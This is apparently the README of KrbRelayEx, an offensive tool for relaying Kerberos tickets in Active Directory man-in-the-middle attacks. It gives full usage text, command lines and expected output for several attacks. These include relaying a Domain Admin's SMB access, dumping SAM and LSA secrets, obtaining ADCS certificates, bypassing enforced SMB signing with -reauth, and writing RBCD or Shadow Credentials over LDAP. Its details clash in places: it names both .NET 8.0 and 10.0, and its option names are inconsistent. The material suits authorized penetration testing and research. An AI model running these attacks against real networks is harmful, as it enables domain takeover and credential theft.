
Kerberos Relay and Forwarder for (Fake) SMB MiTM Server

KrbRelayEx is a tool designed for performing Man-in-the-Middle (MitM) attacks by relaying Kerberos AP-REQ tickets. It listens for incoming SMB connections and forwards the AP-REQ to the target host, enabling access to SMB shares or HTTP ADCS (Active Directory Certificate Services) endpoints on behalf of the targeted identity.
This tool is intended exclusively for legitimate testing and assessment purposes, such as penetration testing or security research, with proper authorization.
Any misuse of this tool for unauthorized or malicious activities is strictly prohibited and beyond my responsibility as the creator. By using this tool, you agree to comply with all applicable laws and regulations.
I created this tool to explore the potential misuse of privileges granted to the DnsAdmins group in Active Directory, focusing on their ability to modify DNS records. Members of this group are considered privileged users because they can make changes that impact how computers and services are located within a network. However, despite this level of access, there has been relatively little documentation (apart from CVE-2021-40469) explaining how these privileges might be exploited in practice.
Manipulating DNS entries isn’t exclusive to the DnsAdmins group. Other scenarios can also enable such attacks, such as:
- DNS zones with insecure updates enabled
- Controlling HOSTS file entries on client machines
The goal of this tool was to test whether a Man-in-the-Middle (MitM) attack could be executed by exploiting DNS spoofing, traffic forwarding, and Kerberos relaying. This is particularly relevant because Kerberos authentication is commonly used when a resource is accessed via its hostname or fully qualified domain name (FQDN), making it a cornerstone of many corporate networks.
Building upon the concept, I started from the great KrbRelay framework and developed this tool in .NET 8.0 to ensure compatibility across both Windows and GNU/Linux platforms.
- Relay Kerberos AP-REQ tickets to access SMB shares or HTTP ADCS endpoints.
- Relay to targets that enforce SMB signing by re-authenticating the reflected ticket on a session opened with known credentials (
-reauth). - LDAP relay over 389/TCP (or LDAPS with
-ssl, StartTLS with-ldapstarttls) with built-in RBCD and Shadow Credentials attacks, implemented on a managed LDAP client so it runs on Windows and GNU/Linux alike. See the LDAP caveats before use. - Interactive or background multithreaded SMB consoles for managing multiple connections, enabling file manipulation and the creation/startup of services.
- Multithreaded port forwarding to forward additional traffic from clients to original destination such as RDP, HTTP(S), RPC Mapper, WinRM,...
- Transparent relaying process for seamless user access.
- Cross-platform compatibility with Windows and GNU/Linux via .NET 10.0 SDK.
-
Relay and Forwarding Modes:
KrbRelayEx intercepts and relays the first authentication attempt, then switches to forwarder mode for all subsequent incoming requests. You can pressranytime to restart relay mode. -
Scenarios for Exploitation:
- Being a member of the
DnsAdminsgroup. - Configuring DNS zones with Insecure Updates: This misconfiguration allows anonymous users with network access to perform DNS Updates and potentially take over the domain!
- Abusing HOSTS files for hostname spoofing: By modifying HOSTS file entries on client machines, attackers can redirect hostname or FQDN-based traffic to an arbitrary IP address.
- Being a member of the
-
Background Consoles:
These are ideal for managing multiple SMB consoles simultaneously. -
Servers that enforce SMB signing:
By default a relayed AP-REQ cannot be used against a server that requires SMB signing, because the relayed client never negotiated a session key we know. With-reauth <DOMAIN/user:password>, KrbRelayEx first opens a base SMB session with a low privileged account of your choice (deriving its signing key), and then sends the reflected AP-REQ as a re-authentication on that same session. The server accepts the identity switch but keeps signing with the key we already hold, so the privileged session remains usable. See the dedicated example below. https://blackfield.ch/blog/defeating-enforced-smb-signing/


In this post, I describe the use case that led me to develop this tool.
For a similar Python-based tool built on Impacket libraries, check out krbjack.
#############      KrbRelayEx by @decoder_it     ##############
# Kerberos Relay and Forwarder for (Fake) SMB MiTM Server     #
# v1.0 2024                                                   #
# Github: https://github.com/decoder-it/KrbRelayEx            #
###############################################################

Usage:
  KrbRelayEx.exe -spn <SPN> [OPTIONS] [ATTACK]

SMB Attacks:
  -console                       Start an interactive SMB console
  -bgconsole                     Start an interactive SMB console in the background via sockets
  -list                          List available SMB shares on the target system
  -bgconsolestartport            Specify the starting port for background SMB console sockets (default: 10000)
  -secrets                       Dump SAM & LSA secrets from the target system
  -reauth <DOMAIN/user:pass>     Bypass enforced SMB signing: open a base SMB session with these
                                 credentials, then re-authenticate the reflected ticket on it

HTTP Attacks:
  -endpoint <ENDPOINT>           Specify the HTTP endpoint to target (e.g., `CertSrv`)
  -adcs <TEMPLATE>               Generate a certificate using the specified template

LDAP Attacks:
  -rbcd <COMPUTER>               Set msDS-AllowedToActOnBehalfOfOtherIdentity on the target computer
  -rbcdsid <SID|ACCOUNT>         Principal granted delegation rights in the RBCD descriptor
  -shadowcred <ACCOUNT>          Add a KeyCredential to msDS-KeyCredentialLink of the target account

Options:
  -redirectserver <IP>           Specify the IP address of the target server for the attack
  -ssl                           Use SSL transport for secure communication (LDAPS 636 for LDAP relays)
  -spn <SPN>                     Set the Service Principal Name (SPN) for the target service
  -redirectports <PORTS>         Comma-separated list of additional ports to forward (e.g., `3389,135,5985`)
  -smbport <PORT>                Specify the SMB port to listen on (default: 445)
  -ldapstarttls                  Upgrade the LDAP relay connection to TLS on 389 before binding
  -ldapdebug                     Hex dump every LDAP frame sent and received

IMPORTANT: Ensure that you configure the entries in your hosts file to point to the actual target IP addresses!
The user19 account is a member of the DnsAdmins group in the MYLAB.LOCAL domain. As a member he can modify the A record for SRV2-MYLAB and change the IP 192.168.212.11 which is our attacker machine.
Thee dnstool.py script from from https://github.com/dirkjanm/krbrelayx can be used for this purpose:

On the attacker machine, we launch the relay/forwarder tool. SMB consoles will be launched in the background, starting from port 10000, and we will forward all traffic for WinRM, RPC Mapper, and Remote Desktop:


A Domain Admin accesess the \SRV2-MYLAB\c$ share without suspecting anything:
We intercept, relay, and forward the authenticated call to the SMB server:

Finally, we gain access to the share with privileged permissions:

From here, we can:
- Write to protected locations with Domain Admin privileges.
- Create and start services that run under the LOCAL SYSTEM context.
- And much more... 😉
Most hardened member servers and domain controllers require SMB signing. A relayed AP-REQ cannot be used directly in that case: the ticket carries a session key negotiated between the real client and the KDC, so we are unable to sign the requests that follow the bind, and the server rejects the login.
KrbRelayEx can work around this by re-authenticating the reflected ticket on top of a session whose key we already know:
- A low privileged account of your choice is used to open a base SMB session to the target (
-reauth). Because we authenticated with a password, we know that session's signing key. - The reflected AP-REQ (belonging to the privileged victim) is then sent as an SMB2 re-authentication on that same session (
SESSION_SETUPon the existingSessionID, signed with the base key). - Vulnerable targets accept the identity switch but do not re-derive the signing key, so the session keeps signing with the key we hold: the session is now the victim's, and we can operate on it.
KrbRelayEx.exe -spn CIFS/target.domain.com -secrets -redirecthost <ip_target_host> -reauth MYLAB.LOCAL/user1:Passw0rd!Expected output:
[*] KrbRelayEx started
[*] reauth enabled: base SMB session as MYLAB.LOCAL\user1 before re-authenticating the reflected ticket
...
[*] MiTMServer [...]: Got AP-REQ for : cifs/target.domain.com
[*] reauth: opening base SMB session as MYLAB.LOCAL\user1
[+] reauth: base session established, low privileged signing key derived
[*] reauth: reflected cross-user re-authentication status: STATUS_SUCCESS (0x00000000)
[+] reauth: privileged session verified against IPC$ (signing with the low privileged key)
Notes:
- The account only needs to be able to authenticate to the target over SMB; it does not need any privilege. Its password is sent to the target during the base NTLM login.
- If the re-authentication returns
STATUS_ACCESS_DENIED (0xC0000022)the target is patched (the same-user re-authentication check shipped in the September 2026 updates), or the base account is not allowed to log on to that server. - The switch applies to
CIFSrelays only and is ignored for HTTP/ADCS.
KrbRelayEx can relay the captured AP-REQ to a domain controller over LDAP and use the resulting identity to perform LDAP operations. The LDAP client is fully managed (no wldap32), so it works on both Windows and GNU/Linux; it also includes a minimal ticket inspector that prints the service principal the captured AP-REQ was issued for.
# Shadow Credentials: add a KeyCredential to the target account and print the certificate to use
KrbRelayEx.exe -spn LDAP/dc.domain.com -redirecthost <ip_dc> -shadowcred victim-pc

# RBCD: let an attacker-controlled computer account delegate to the target computer
KrbRelayEx.exe -spn LDAP/dc.domain.com -redirecthost <ip_dc> -rbcd victim-pc -rbcdsid EVILPC$

# LDAPS on 636, or StartTLS on 389, when the DC wants an encrypted channel
KrbRelayEx.exe -spn LDAP/dc.domain.com -redirecthost <ip_dc> -ssl
KrbRelayEx.exe -spn LDAP/dc.domain.com -redirecthost <ip_dc> -ldapstarttls

# Pre-authenticate with an account before re-binding the ticket, and dump every LDAP frame
KrbRelayEx.exe -spn LDAP/dc.domain.com -redirecthost <ip_dc> -reauth MYLAB.LOCAL/user1:Passw0rd! -ldapdebug
Expected output:
[*] MiTMServer [...]: Got AP-REQ for : ldap/dc.domain.com
[*] ldap: connected to [<ip_dc>:389]
[*] ldap: relayed ticket is for cifs/dc.domain.com@MYLAB.LOCAL
[!] ldap: ticket service is 'cifs', not 'ldap' - the DC will reject it unless that SPN maps to the same account
[*] ldap: relayed bind (GSS-SPNEGO) result: success (0)
[+] ldap: authenticated as u:MYLAB\VICTIM$
[*] ldap: naming context DC=mylab,DC=local
[+] shadowcred: msDS-KeyCredentialLink written on CN=victim-pc,...
    Rubeus.exe asktgt /user:victim-pc /certificate:... /password:"..." /getcredentials /show
Important caveat. The relayed bind can succeed on any DC, but the operations that follow only work if the DC does not require LDAP signing. With signing enforced, the DC accepts the bind and then silently ignores every operation, because the session expects SASL-signed records and signing them requires the victim's session key. With channel binding enforced, relaying over TLS is rejected outright (SEC_E_BAD_BINDINGS, 0x80090346) — in that case use plaintext 389, not -ssl/-ldapstarttls. A relayed machine-account ticket for cifs/<dc> is accepted by the LDAP service when both SPNs belong to the same computer account, which is why the cifs ticket shown above can still bind.
In this case the Zone MYLAB.LOCAL has been configured with Unsecure Updates. Anonymous users with network access can modify DNS records!!

We intercept, relay, and forward the authenticated call to the HTTP ADCS server:

Administrator accesses a share of the ADCS Web Enrollment server:

Finally, we ge a client authentication certificate on behalf the Administrator:

Or we could install a malicious service and get a shell running as SYSTEM

On an ADCS server this would allow the backup of the the CA's private/public key enabling the forging of certificates on behalf of any user.
The tool has been build with .Net 8.0 Framework. The Dotnet Core runtime for Windows and GNU/Linux can be downloaded here:
- https://dotnet.microsoft.com/en-us/download/dotnet/8.0
- On Ubuntu distros: sudo apt install dotnet8
- Required files:
- KrbRelayEx.dll
- KrbRelayEx.runtimeconfig.json
- KrbRelayEx.exe -> optional for Windows platforms
Using Kerberos for Authentication Relay Attacks
Using MITM to Attack Active Directory Authentication Schemes
reauthx - the Python implementation of the SMB signing bypass that -reauth is modeled on
Defeating Enforced SMB Signing - background on the vulnerability and the Microsoft fix